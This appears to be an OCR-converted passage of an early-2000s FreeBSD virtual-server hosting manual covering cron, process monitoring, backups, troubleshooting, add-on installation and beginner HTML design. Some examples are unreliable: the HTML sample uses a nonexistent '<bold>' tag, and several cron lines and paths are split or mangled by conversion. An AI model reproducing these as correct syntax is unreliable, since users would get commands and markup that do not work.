| 0-4,8-12 | Event will execute each in the two ranges |
| 0-23/2 | Event will execute every other hour 2,4,6,8.... |
| */2 | Same as above |

The sixth field in a cron file (i.e., rest of the cron line) is where you place the command you want to run. The entire command portion, up to the new line character or the % character will be executed by `/bin/sh` (or the shell you have specified with the SHELL environmental variable). Percent signs in the command, unless they are escaped with a backslash (\) will be changed into new line characters and all data after the first % will be sent to the command as standard input.

The following is an example of using **cron** for mailing a notice about taxes:

```
# This is a comment.
SHELL=/bin/csh
MAILTO=johndoe@your_company.com
5 22 14 1-4 * mail -s "Your taxes are due on April
15th"
joe@your_company.com%Joe,%%Fill out your taxes!%
```

**Note:** Do not place hard returns in **cron** commands, because the line wraps on its own. Hard returns tell **cron** that the end of the **cron** command has occurred.

The following is an example of using **cron** to delete logs every month:

```
MAILTO=johndoe@your_company.com
1 3 * * * cat /dev/null > /var/log/messages
```

Notice the use of the command in the above example. The command is used to run scripts from the user's home directory.

**cron** jobs do not run in the VPS v2's environment. They run in the physical server's environment, but they run under the VPS v2's User ID (a special number that keeps track of users, what files they own, and what processes they own). For this reason, when you try and run scripts or programs from **cron**, you must include the full path to the script. This includes the path to your home directory. For example, if my SSH login were "joe", the path to my home directory would be `/usr/home/joe/`. This is the path from the physical server's root file structure.

The following is an example of using **cron** for sending a notice to occasionally mail information to Judy:

```
01 09 14,30 1,3,5,7,8,10,12 * cat /etc/ cron file/my_
cron _file | /usr/bin/mail -s "Message goes here"
judy@abc_company.com
```

The following is an example of using **cron** for automating stats with **getstats**:

```
40 19 * * * /usr/local/bin/getstats -d -f |
/usr/bin/mail -s "HTTP Daily stats"
judy@your_company.com
```

# Managing the Load

Each VPS v2 is allocated its fair share of the resources of the physical server. This manner of resource allocation keeps one VPS v2 from abusing the performance of the physical host server or of another VPS v2 on the same physical server. In order to have consistent excellent performance on your VPS v2, it is very important to manage the load you put on it. The term "load" refers to the usage of the following:

- Memory
- CPU
- Files open
- Processes

## Checking the VPS v2's Load

From the command prompt type:

```
% top
```

The **top** command displays both cumulative totals of the host server and totals of your VPS v2:

- Load average
- Number of processes
- CPU use
- Memory use

### Sample "Top" Command

The following is a sample of the output of **top**:

```
last pid: 89301;  load averages:  0.06,  0.02,  0.00
up 14+03:11:06  08:02:06

12 processes:  1 running, 11 sleeping

CPU states: 34.6% user,  0.0% nice, 15.2% system,
0.8% interrupt, 49.4% idle

Mem: 325M Active, 52M Inact, 94M Wired, 12M Cache,
59M Buf, 7720K Free

Swap: 512M Total, 69M Used, 443M Free, 13% Inuse

PID USERNAME PRI NICE  SIZE    RES STATE    TIME
WCPU    CPU COMMAND

89218 trout    28   0  1396K  1000K RUN      0:01
0.89%  0.73% top

3863 trout    18   0  2156K   392K pause    0:01
0.00%  0.00% httpsd

95617 trout     2   0  2212K   932K accept   0:00
0.00%  0.00% httpsd

92567 trout     2   0  2212K   936K accept   0:00
0.00%  0.00% httpsd

14464 trout     2   0  2212K   936K accept   0:00
0.00%  0.00% httpsd

89179 trout    18   0  1312K   824K pause    0:00
0.00%  0.00% tcsh
```

The following table describes the terms in the **top** file.

| Term | Definition |
|---|---|
| PID | Process ID number. Each program has a unique PID associated with it. |
| USERNAME | The user that is running the process. |
| PRI | Priority. Some processes are more important than others or need to wait for information from other processes. The priority is the kernel's way of determining which process gets processor time first. |
| NICE | The "niceness" of a program. A number you can set from 0 to 20. For example, a program with **NICE** setting of 10 would allow many other programs to have CPU time before it. It basically modifies how the kernel allocates priorities. |
| SIZE | Total size of a process, including memory and actual program size. |
| RES | The actual amount of resources in use (typically memory). Normally this is less than the **SIZE**. This can reflect the current amount of memory actually in use. |
| STATE | What the process is doing: sleeping (waiting), running, or polling (checking to see if an input condition has been met). |
| TIME | The amount of processing time the process has used. |
| WCPU | Of the processes waiting for the CPU, this process has this percentage of them. (See the **top** man page for more technical details.) |
| CPU | Percentage of all available CPU time that the process is using. |
| COMMAND | The program running. |

While running **top**, you can do a variety of other tasks, which are described below.

## Increasing the Number of Processes Listed

While **top** is running, press **n**, followed by the number of process you want displayed.

## Killing a Process

The only time you should kill a process is if a process is hung and using up your resources.

1. While top is running press **k**.
2. Type the process ID (PID)

The left column stores the PID. You can kill multiple processes by entering multiple PID numbers on one kill line, separated by spaces.

## Memory and Processes

A process is a program that is running, sleeping, or waiting. For example, when your Web receives a hit, HTTPSD uses a process. If the programs that are running exceed your memory allocation, you will effectively shut down your own VPS v2.

### Checking Processes

From the command prompt:

```
% ps
```

For example, if you want to check the processes that start with POP, you would type:

```
% ps –ax | grep pop
```

The following is an example of killing a process:

```
% kill pid_number
```

# Backups

Each night, the VPS v2's directory structure is copied to /backup. Prior to the copy, the contents of /backup are compressed into a tar file that is also archived onto tape.

### Restoring Files from Backup

Restoring files from the different locations would be difficult without a utility called getback.

1. To restore a file with **`getback`**, change to the directory where the file is located.
2. Type:

   ```
   # getback filename
   ```

   or

   ```
   # getback directoryname
   ```

**`getback`** lists the times and dates available from `/backup` and tape. There is a charge for recovering some of the older files, **`getback`** will say fee on the line if there is an associated charge.

# Troubleshooting the VPS v2

Occasionally you will have to troubleshoot server errors and problems. Many of these occur when a quota has been exceeded, log files have accumulated to fill a quota, or processes have hung.

## Checking the Quota

Remember, when the quota hard limit is met, nothing can write to the disk. E-mail is not accepted, logs are not written, installs do not complete, and guestbooks and forms do not save to file. The quota has a soft limit (which you may temporarily exceed) and a hard limit (which you may never exceed), so you have time to fix the problem.

**Note:** If you edit files while you are over quota, you run the risk of deleting your `passwd` file.

## Checking the Log Files

When users report problems, first check the quota, and then check the appropriate log files. Many times the error the end user is reporting is an obscure client error. Log files will give more details on the error.

It is helpful to use the **`tail`** command on a particular log file while the user duplicates the error. See page 169 for information on using tail to check e-mail, page 172 for information on using tail to check FTP and accesses, and page 172 for information on using tail to check Web errors.

(Errors that users get while they are browsing your Web site are recorded in the `/www/logs/error_log` file.)

## Checking Processes

If you are getting errors, use the **`top`** and **`ps`** commands to check current processes. It is not uncommon to have a CGI not closing properly, thereby using all of the VPS v2's capacity. Occasionally the popper (mail) process may hang when a user's connection is terminated improperly. When checking top, look at the time a process has been running. If it is idle and has been running for a long time, it may be hung and causing you some problems. For example, an FTP process can hang if the connection to your server disconnects improperly.

Contact Technical Support if all else fails. Technical Support can give the details of what was done to solve the problem, and you can keep that information for future use. Also check GSP Services' Web site. The Web site features a rich support library with hundreds of pages devoted to supporting the VPS v2.

# Important Commands, Directories, and Files,

The following table describes directories, files, and commands used to maintain your VPS v2.

| Name | Type | Description |
|---|---|---|
| **cat /dev/null > var/log/ maillog** | command | A command you can use to clear `/var/log/maillog` |
| cat /dev/null > var/log/ mess**ages** | command | A command you can use to clear `/var/log/messages` |
| **cron** | daemon | Daemon to execute scheduled commands |
| **crontab –l**<br><br>**crontab –e**<br><br>**crontab -r** | cron commands | Displays `cron`'s copy in memory<br><br>Edit cron<br><br>Remove cron |
| **du** | command | Displays disk usage statistics; displays the file system block usage for each file argument and for each directory in the file hierarchy rooted in each directory argument. If no file is specified, the block usage of the hierarchy rooted in the current directory is displayed. |
| **getback (*filename*)** | command | Restores a file. |
| **ps** | command | Displays a header line followed by lines containing information about your processes that have controlling terminals. This information is sorted by controlling terminal, then by process ID. Process status |
| **ps –ax \| grep pop** | sample command | Displays processes that are running POP |
| **ps –ax \| grep imap** | sample command | Displays processes that are running IMAP |
| **kill (PID number)** | command | Kills a process |
| **rotatelogs** | commands | Rotates Apache (Web) logs without having to kill the Web server |
| **vinstall savelogs** | utility | Deletes Apache (Web) logs |
| `/usr/local/etc/savelogs-nuke.conf` | file | A configuration file for savelogs that you can create, after which you run the savelogs command like this: |

| | | |
|---|---|---|
| `/etc/syslog.conf` | file | Determines what kinds of log messages go where. Each message has a "facility" and a "priority" or "level" Controls which log files are rotated and when |
| **`savelogs --config=/usr/local/etc/savelogs-nuke.conf`** | command | Deletes Apache (Web) logs |
| **`tail -f`** | command | Prints the last 10 lines of a file. –f enables you to follow the file as it grows. |
| **`top`**<br><br><br><br>**`n`**<br>**`k`** | command | Displays server load, both the cumulative totals of the physical machine, and totals of the VPS v2: load average, number of processes and their PIDs, CPU use in percentage, etc.<br>number of process<br>kill process |
| `/var/log/messages` | file | Contains log of ftp and other transactions |
| `/var/log/maillog` | file | Contains log of e-mail messages |
| `/www/logs/access_log` | file | Contains log of Web accesses |
| `/www/logs/error_log` | file | Contains log of Web access errors |

# For More Information

For more information about the topics discussed in this chapter, see the following pages on the GSP Services Web site.

### Log Analysis - analog

http://www.gsp.com/support/virtual/web/logs/analyze/analog/

### Log Analysis - http-analyze

http://www.gsp.com/support/virtual/web/logs/analyze/http-analyze/

### Log Analysis - The Webalizer

http://www.gsp.com/support/virtual/web/logs/analyze/webalizer/

# Appendix A - Using VPS v2 Add-On Products

The flexibility of the VPS v2 allows you to extend its functionality with additional applications. A wide variety of useful add-on software is available that you can install quickly and easily. Most add-ons are developed and maintained by third parties, but are fully supported on our GSP Services Even better, many of these programs are absolutely free of charge!

**Note:** Since add-ons are constantly being developed, not all add-ons are discussed in this chapter

This Appendix contains information about the following:

- Vinstalls
- The FreeBSD Ports Collection
- Shared Contributed Packages
- Do-It-Yourself Installations

All instructions in this chapter are given as if you have connected to your VPS v2 using SSH, and are at the command prompt.

# Vinstalls

**vinstalls** are third party applications that have in-house installation programs.

To see a list of applications that are available by using the **vinstall** command, type:

```
# vinstall -l
```

## Installing an application using vinstall

To install an application using the **vinstall** command, type

```
# vinstall [application]
```

### Example: Installing iManager

To install iManager:

1. Connect to your VPS v2 using SSH and type

   ```
   % vinstall imanager2
   ```

2. Type **y** and press **Enter** to accept the default file location, `/www/htdocs`.
3. To check that it's working correctly, open a browser and go to: http://*your_company.com*/imanager/
4. When the iManager login window appears, type your username and password.

### Example: Installing FrontPage 2002 Extensions

The following example installs FrontPage 2002, beginning with **vinstall frontpage**.

```
# vinstall frontpage
installing frontpage
FrontPage 2002 Extensions Install
This script will step the user through upgrading
existing and installing
new servers and webs.  As with any software
installation, a backup should be
done before continuing.  It is recommended that the
FrontPage installation
directory, server configuration file directory, and
all web content be
backed up before continuing with this installation.
NOTE THAT FRONTPAGE 2002 EXTENSIONS WILL REQUIRE
ABOUT 28MB OF SERVER DISK
SPACE.
Do you want to continue? [Yes]:
```

```
Installing Server's Root Web.
Root Web Administrator's user name: root
Root Web Administrator's password:
Confirm password:
Note: Local version of Apache must use the FrontPage
Apache patch.
Starting install, port: 80.
Creating web http://v2test16.tempdomainname.com.
Install completed.
Installation Complete
vinstall done
v2test16 /usr/local/share/contrib#
```

## Removing an Application from the VPS v2

To remove an application from your server, use the **`vuninstall`** command for those applications that were installed using **`vinstall`**. For example:

### Example: Removing FrontPage 2002 Extensions

```
# vuninstall frontpage
v2test16 /ports# vuninstall frontpage
uninstalling frontpage
FrontPage 2002 Server Extensions
This script will remove FrontPage 2002 Server
Extensions from your virtual server, or from the
virtual hosts you specify
Do you want to continue? [No]: yes
Do you want to remove the core FP 2K software? [No]:
yes
Removing FrontPage 2002 Server Extensions from
v2test16.tempdomainname.com
Starting uninstall, port: 80.
Created: 20 Feb 2003 17:23:34 -0000
Version: 5.0.2.2623
Port 80: Uninstall completed.
Removing FrontPage LoadModule directive from
httpd.conf
Successful Completion
vuninstall done
```

# The FreeBSD Ports Collection

The makers of FreeBSD have compiled a collection of contributed applications (ports) that have been designed to easily install and run on the FreeBSD operating system. The ports are located in the `/usr/ports` directory of your VPS v2, and are sorted by categories.

Although some ports may not be compatible with the VPS v2 environment, many are. Popular programs available in the ports collection are Webmin, Mutt, Curl, and various Apache modules.

Use the **`pkg_info`** command to find out which ports you have installed, or get details about ports available. Use the make install command to install a port you want to use.

## Checking to see which Ports are Installed

To see a list of several ports, most of which are installed by default on your VPS v2, type:

```
# pkg_info
```

An example of the output of **`pkg_info`** appears in the following format:

```
automake14-1.4.5_9  GNU Standards-compliant Makefile
generator (legacy version
bash-2.05b.004      The GNU Bourne Again Shell
cvsup-16.1e         A general network file
distribution system optimized for CV
gmake-3.80          GNU version of 'make' utility
gnupg-1.2.1         The GNU Privacy Guard
```

## Obtaining Information about a Port

To obtain specific information about a port, type:

```
# pkg_info [package-name version]
```

### Installing a Specific Port - Curl

After you have decided to install a specific port, you must compile it, using the make command. (You must be the root user to install ports.)

```
# cd /usr/ports/[packagegroup]/[package]
# make install
# make distclean
```

The following example builds and installs the curl program.

```
# cd /usr/ports/ftp/curl
# make install
# make distclean
```

Make sure you are in the correct directory, or make will not be able to find the Makefile that it requires. The make command on its own will go through the first steps of checking dependencies (other required programs), installing any that are not already there, and setting up the environment and compiling the program. Once that is complete, make install actually installs the program and sets up the initial configuration settings. Finally, make distclean removes all the temporary files that were used during the make and make install.

**Note:** Do not type make install at `/usr/ports` or make will install every port, thus filling your quota almost instantly. You do not want to do that!

## Owning your Own Ports Collection

If you would like to own your own ports collection, type the following:

```
# rm /usr/ports (remove the symlink /usr/ports ->
/ports)
# relink /ports /usr/ports
```

Now you can have your own ports collection just like the one in `/skel`. If you want to **`freeze`** a port, you can do it. If you modify a **`Makefile`** or any other source file, you own it, and you own the responsibility for maintaining it.

If ever you want to make sure everything is up to date type:

```
# relink /ports /usr/ports
```

to freshen the ports, or:

```
# vunlink /usr/ports
# ln -s /ports /usr/ports
```

to put ports back the way they are at provisioning.

## Removing a Contributed Package

To remove the contributed package, go to the port directory and type

```
# pkg_delete [application].
```

The following example removes the counter.

```
# cd /usr/local/apache/cgi-bin
# pkg_delete counter
```

For more information on the FreeBSD Ports Collection, go to:

http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/ports.html
http://www.freebsd.org/doc/en_US.ISO8859-1/books/porters-handbook/index.html
ftp://ftp.freebsd.org/pub/FreeBSD/doc/en/books/porters-handbook

# Shared Contributed Packages

Shared contributed packages under `/usr/local/share/contrib` on your VPS v2. Most of these contributed packages are simple CGI programs for Web pages, such as a guestbook or a hit counter. You can cut and paste any of these packages into your cgi-bin directory.

## Viewing a List of Shared Contributed Packages

To see a list of contributed packages, type:

```
# cd /usr/local/share/contrib
# ls
```

### Example

The following example copies the counter package into a cgi-bin.

```
# cd /usr/local/share/contrib.
# cp –r counter /usr/local/apache/cgi-bin
```

**Note:** CGI programs run in a `cgi-bin` directory must be owned by the same person who owns the cgi directory; otherwise, they will not run.

# Do-It-Yourself Installations

You can always install applications on your own. Most should function properly.

## E-Commerce Applications

- Mercantec Softcart
- Cybercash
- AuthorizeNet
- Miva Merchant

## Web Development Tools

- Microsoft FrontPage 2002
- PHP
- Miva
- Compilers for C, C++, Java, Perl, Tcl, Python, UNIX shell programs

## Database Solutions

- mSQL
- MySQL
- PostgreSQL
- Oracle Gateways

## Multimedia Applications

- RealServer (client license required)
- Shockwave Flash

## Web Traffic Analyzers

- Urchin
- Analog
- http-analyze
- The Webalizer

# E-mail Extensions

- Pretty Good Privacy
- Majordomo
- Procmail mail filter and director
- E-mail Autoreply
- Vnews local news reader

## Installing Webmin

This example describes installing Webmin, a graphical administration interface.

1. Open a browser and go to: http://www.webmin.com.
2. Click **Downloading and Installing**.
3. Print out and read, “Installing the tar.gz file.”
4. Scroll to the top of the page and click the link, **webmin-1.070tar.gz (UNIX tar/gzip format)**. A new window appears.
5. Select a mirror and click **Set Default**. A message appears that reads: “Your download should begin shortly . . .”
6. When the Download window appears, click **OK** to “Save this file to disk.” on your local machine, then browse to the directory you want to store Webmin in.
7. Connect to your VPS v2 using SSH, iManager, or your FTP client.
8. Copy the Webmin program from your local computer to `/usr/local` on your VPS v2.
9. Type **`./setup.sh`**. When the script runs it will ask questions similar to those found on the ”Installing the tar.gz file” you printed in Step 3.
10. Answer the questions in the script correctly, and the setup script will give you the URL to go to.
11. Type this URL in a browser window, authenticate with your username and password you chose in setup.sh. The main Webmin page appears displaying icons for each module you have installed.

## Installing Euphoria v2.3

This example describes installing Euphoria, a free programming language for rapid development of software for FreeBSD.

1. Open a browser and go to: http://www.rapideuphoria.com/.
2. Click **Linux and FreeBSD**.
3. Print out and read “Main Interpreter Package.”
4. Click site **#1**, **#2**, or **#3**. The Download window appears.
5. Click **OK** to “Save this file to disk.” on your local machine, then browse to the directory you want to store Euphoria in.

6. Connect to your VPS v2 using SSH, iManager, or your FTP client.
7. Copy the Euphoria program from your local computer to `/usr/local` on your VPS v2.

# Important Commands, Directories and Files

The following table describes commands directories, and files for installing and removing applications.

| Name | Type | Description |
|---|---|---|
| **`make install`** | command | Compiles and installs a port. |
| **`make distclean`** | command | Cleans up the temporary build directory along with the source tarball. |
| **`pkg_info`** | command | Lists applications-versions |
| pkg_delete[application-version] | command | Removes an installed application-version |
| vinstall [application] | command | Installs a third party application having its own in-house installation package. |
| vuninstall [application] | command | Removes a vinstalled application. |
| **`cd /path/to/application make deinstall`** | command | Removes any installed application matching the application name. |
| `/usr/ports` | directory | The ports collection installed on the physical server, of available applications you can use on the VPS v2. If you use an application (“touch”) in any way, a copy of the application is written to your VPS v2. |
| `/files` | directory | Contains the md5 file for ports checksums |
| `/usr/local/share/contrib` | directory | Contains simple CGI programs for Web pages, such as a guestbook or a hit counter. |

# Appendix B - Creating Content for the World Wide Web

Hypertext Markup Language (HTML) is the standard language used to write Web pages; however, you do not have to learn HTML in order to create Web pages. Web-authoring programs do most of that work for you. You just supply the text and graphics.

Whether you plan to write your own HTML or use a Web-authoring program, one of the first things you do as part of creating your Internet presence is to design your Web pages. Presenting a Web site that is informative and easy to use is a challenge.

This appendix explains how you can get started and also includes references to resources that can help in creating Web sites that people want to visit.

- HTML 101, or How Web Pages Work
- Web Site Construction
- HTML Books
- HTML Online References and Style Guides
- HTML Editors and Tools

# HTML 101, or How Web Pages Work

Web content is defined by Hypertext Markup Language or HTML. HTML uses instructions, or tags, embedded within a document, to define how a document is displayed. For example, if you want a specific word or sentence in a document in boldface, place tags around the word or sentence:

```
<bold>The quick brown fox jumped over the lazy
dog.</bold>
```

When a browser parses your document, it looks for specific markup tags by name. In the example above, the phrase "The quick brown fox jumped over the lazy dog." is displayed in boldface. The browser does not display the hypertext markup tags. The markup tags are viewed only if someone "views the source" of the document. Viewing the source code of a document is an option available in many browsers.

**Note:** Markup language usage is not restricted in scope to Web content. Every electronic text-processing tool uses some kind of markup language. One example is the popular word processor WordPerfect TM. The Reveal Codes command in WordPerfect enables you to see the actual markup commands (non-printable characters that define the formatting of a document).

It is important to understand the limitations between the codes you might encounter in a software package and the Hypertext Markup Language tags. The codes you find in software packages are "What You See Is What You Get" (WYSIWYG). HTML is not a WYSIWYG markup language. Instead, you mark elements of a document as logical entities such as titles, paragraphs, headings, lists, and quotations. Each browser then interprets these entities and displays the content, in its own unique way.

For example, a graphical browser like Netscape Navigator or Microsoft Internet Explorer interprets a page differently than a text-only browser, such as lynx or a Braille browser. Even though each browser presents the same information in a different way, the logical elements are still conveyed and preserved. In this way, HTML is a tremendously flexible markup language.

HTML is extendable, meaning that new features and tags are continually being added to the language as it evolves.

The very first definition of HTML was called Version 1, or HTML 1.0. This quickly evolved into the next version of HTML, known as Version 2 or HTML 2.0. All browsers, at a minimum, support HTML 2.0. After HTML 2.0, proliferation of vendor-specific tags (such as those specific to Netscape or Microsoft) somewhat encumbered and confused the progression of an HTML standard. However, some of the vendor-specific tags as well as many other new tags were combined to form a new HTML standard, known as HTML 3.2. As of this writing, HTML 4.01 is the most recent version.

# Web Site Construction

There is a LOT of help on the Web for those who prefer using a web-authoring program to coding in HTML. This section is for those who want to learn some basic Web site building and design skills.

Computers connect and download at different speeds over the Internet; therefore, you should design your Web pages to download fairly quickly for the slower connections that most users have.

The process of creating a Web site in a Web-authoring program has four components:

- Selecting a Web-authoring Program
- Completing a tutorial in the selected Web-authoring program
- Planning the layout and content of the Web Site
- Publishing the completed Web Files

## Selecting a Web authoring program

Web authoring software interprets text and graphics you put on your page into the HTML markup language. Because any computer can process HTML, it has become the standard markup language for Web page development.

Some Web-authoring programs are free. Type web authoring software in your search engine text box, choose a program, then download and install it using its accompanying online instructions.

A Web-authoring program tutorial helps you to create a sample Web site. Most Web-authoring programs are user-friendly and contain the same basic features: headers, text, tables, frames, graphics, links, and buttons.

## Completing the Program Tutorial

This is very important! Go through the tutorial from beginning to end. If it helps, do it twice. Practice makes perfect! As you go through the tutorial, you will discover some basic presentation concepts:

A typical Web site consists of a Home page and other pages, and sometimes has an Entry page before the Home page.

The Home page welcomes visitors and acts as the Table of Contents for your site.


On exclusive Web sites, the Entry page acts as a gateway to the Web site by requiring user identification. (iManager requires such authentication before admittance.)

Links on the Home display other pages from this Web site or other Web sites.

## Planning the Layout of the Web Site

After reading this section, plan and create your own Web site just as you did in the tutorial.

The following is a typical Web site layout.




### Consider Layout and Design Elements.

When you are in the planning stage, you are working in "layout and design" mode. The following tips are helpful for first timers as well as those with some experience:

- Define your target audience or market; staying focused on your audience will help you decide what to include in and exclude from your Web site content.
- Whenever possible, build your entire directory (folder) and file system for your Web site before you add any content. It is easier to test and adjust design and navigation features before you fill the pages with information. If your entire Web site contains 5 to 10 pages, you need only to create a folder for your text files and a folder for graphics files. Large Web sites containing many Web pages often have several folders to help keep the information organized.
- It is often helpful to actually draw pages on a whiteboard, blackboard, or to write out ideas on pieces of paper and shuffle them around until the flow makes sense.

- Make file names as short as possible, and devise a naming system you can easily remember. For example, a page containing seminar information could have semtitle.png, semlogo.gif, and seminfo.htm in the seminar folder.
- If you decide later to add another section to your Web site, just create a new folder for additional files.
- You cannot use existing files and graphics in a newly created section. You will break links, and you really don't want to do that, especially in a large Web site.
- Nothing beats tables for organizing the information you have. Your tutorial will explain how they are made and used.
- White space is nice; it's easy on the eye and helps guide a viewer through the information. Avoid cluttering your Web page with too much information; it would be better to add another page.
- Select a font that is easy to read like Arial or Verdana.
- Avoid ALL CAPS text. IT SEEMS TO BE SHOUTING AT YOU.
- While selecting colors, experiment until you find a combination that is attractive. Trial and error is the most common method for getting the look you want. For best results, select your colors from the “browser-safe colors” palette. This will ensure that they look the same on different operating systems and computers.
- Graphics are saved as image files with one of four file extensions.
  - .jpg - best for photographs and other images that contain lots of shading
  - .gif - best for flat fields of color having no shading, such as sketches and cartoon images
  - .png - designed to replace the gif format
  - .tif - best for gray-scale images
- Balance your use of graphics against the time it takes to display them. The larger the graphic, the longer it takes for the page to load.
- Test the Web site by having someone proofread your text. Get opinions from friends and family. They might raise questions you haven't thought of.
- Check your links. Do they work? Broken links frustrate visitors.
- View your Web site from several browsers. Each browser displays a Web site slightly differently.
- Keep your Web site interesting and attractive by updating its content periodically. Always recheck links after making changes.

## Publishing Your Web Files

When you are ready to publish your Web pages to your VPS v2:

1. Open the directory on your computer that your Web files are stored in.
2. Open iManager or your FTP program.
3. Select the destination directory on the VPS v2 for the Web files to be stored in on the VPS v2.
    - If you are the Webmaster for the primary domain, you will upload the files to the primary domain's document root, the `/www/htdocs` directory.
    - If you are the Webmaster for a subhosted (virtually hosted) domain, you will upload the files to the subhosted domain's document root, the `/home/username/www/subhosted_domain` directory.

4. Using iManager or the FTP program, upload the directory containing the Web files, from your local computer to the document root on the VPS v2.

5. Open a browser and type the URL for the Web site: http://www.primary_domain.com, or http://www.subhosted_domain.com.

# HTML Books

If you want to experiment with HTML, you should have at least one good book about HTML on your bookshelf. Books are an immediately available resource to consult when you encounter questions about, or problems with, your HTML design. There are probably several hundred books that discuss the Hypertext Markup Language, all of which present an overview of the HTML tags. Two highly recommended books are listed below:

### *The HTML Sourcebook, Fourth Edition: A Complete Guide to HTML 4.0 and HTML Extensions*

Author: Ian S. Graham  Publisher: John Wiley & Sons, Inc.

http://www.wiley.com/compbooks/graham/html4ed/

http://www.amazon.com/exec/obidos/ASIN/0471257249/

### *HTML: The Definitive Guide, 4th Edition*

Author: Chuck Musciano & Bill Kennedy  Publisher: O'Reilly and Associates, Inc.

http://www.oreilly.com/catalog/html4/

http://www.amazon.com/exec/obidos/ASIN/059600026X/

As HTML has evolved, so too has the complexity of the language and its accompanying extensions ( e.g. style sheets and scripting languages). Excellent books on style sheets and scripting languages are included below:

### *Dynamic HTML: The Definitive Reference*

Author: Danny Goodman  Publisher: O'Reilly and Associates, Inc.

http://www.oreilly.com/catalog/dhtmlref/

http://www.amazon.com/exec/obidos/ASIN/1565924940/

### *JavaScript: The Definitive Guide, 4th Edition*

Author: David Flanagan  Publisher: O'Reilly and Associates, Inc.

http://www.oreilly.com/catalog/jscript4/

http://www.amazon.com/exec/obidos/ASIN/0596000480/

### *The HTML Stylesheet Sourcebook: A Complete Guide to Designing and Creating HTML Stylesheets*

Author: Ian S. Graham  Publisher: John Wiley & Sons, Inc.

http://www.wiley.com/compbooks/graham/style/

http://www.amazon.com/exec/obidos/ASIN/0471196649/

# HTML Online References and Style Guides

Online HTML references are superb resources for beginners as well as a convenient reference for more experienced developers. The following URLs comprise just a small sampling of HTML references available on the Internet. However, many of these URLs then refer to other sites that contain additional information. Also, some of the sites listed below have corresponding books, and the book URLs are included where available.

### *A Beginner's Guide to HTML*

Author: National Center for Supercomputing Applications (NCSA)

http://www.ncsa.uiuc.edu/General/Internet/WWW/HTMLPrimer.html

Overview of site (quoted from site):

"Many people use the NCSA Beginner's Guide to HTML as a starting point to understanding the hypertext markup language (HTML) used on the World Wide Web. It is an introduction and does not pretend to offer instructions on every aspect of HTML. Links to additional Web-based resources about HTML and other related aspects of preparing files are provided at the end of the guide."

### *Introduction to HTML and URLs*

Author: Ian S. Graham

http://www.utoronto.ca/webdocs/HTMLdocs/NewHTML/intro.html

Overview of site (quoted from site):

"This HTML document collection explains how to use the different HTML document description elements, or tags and how to use these elements to write good, well designed HTML documents."

### *Creating Killer Web sites*

Author: David Siegel

http://www.killersites.com

http://www.amazon.com/exec/obidos/ASIN/1568304331/

Overview of site (quoted from amazon.com):

"More of a style guide than an HTML guide, Creating Killer Web sites is concerned with the building of Third-Generation sites, Web sites that are conceived by design and not by technological ability. Siegel and his helpers at Studio Verso review a wide variety of topics, including a history of browsers, how to use specific HTML tags, how to select software tools, and advice on pure aesthetic design."

### *Web Pages That Suck*

Author: Vincent Flanders & Michael Willis

http://www.webpagesthatsuck.com

http://www.amazon.com/exec/obidos/ASIN/078212187X/

Overview of site (quoted from amazon.com):

"Unless you're abnormally gifted, the best way to learn a craft thoroughly is to learn not only its central tenets but also its pitfalls. Web Pages That Suck teach you good Web design by pointing out ugly, misguided, and confusing sites--any site that fails to deliver good graphics and clear, well-focused content. As the authors show you all sorts of corporate and personal pages, they help you determine your target audience, design your site and its navigational elements and content, and solve problems concerning graphics and text."

### *Yahoo! Directory*

http://www.yahoo.com/Computers_and_Internet/Internet/World_Wide_Web/Page_Creation

http://www.yahoo.com/Arts/Design_Arts/Graphic_Design/Web_Page_Design_and_Layout/

## Viewing Source Code

One of the best ways to learn HTML is by viewing the source of documents created by someone else. When you are browsing the Internet and encounter some type of design element or layout format that catches your fancy, view the page (or frame) source and see how it was done. Popular browsers such as Netscape Navigator and Microsoft Internet Explorer include the option to of view document source code as a menu item or a pop-up menu. Please be considerate and honor any copyright notifications that you encounter.

# HTML Editors and Tools

There are dozens of HTML authoring tools available to help you construct your Web pages. Links to several HTML index sites and HTML editor programs are provided below. This is only a small sampling of the Web authoring programs available, but it's a good start You can find additional programs by typing "HTML editor" into any good search engine.

***Stroud's List – 32-Bit Windows HTML Editors***

http://cws.internet.com/32html.html

***Browsers, Viewers, and HTML Preparation Resources***

http://www.utoronto.ca/webdocs/HTMLdocs/tools_home.html

***Yahoo! Directory***

http://www.yahoo.com/Computers_and_Internet/Software/Internet/World_Wide_Web/HTML_Editors/

***Macromedia HomeSite***

http://www.macromedia.com/software/homesite/

***AOLPress***

http://www.aolpress.com

***Galt Technology webMASTER PRO***

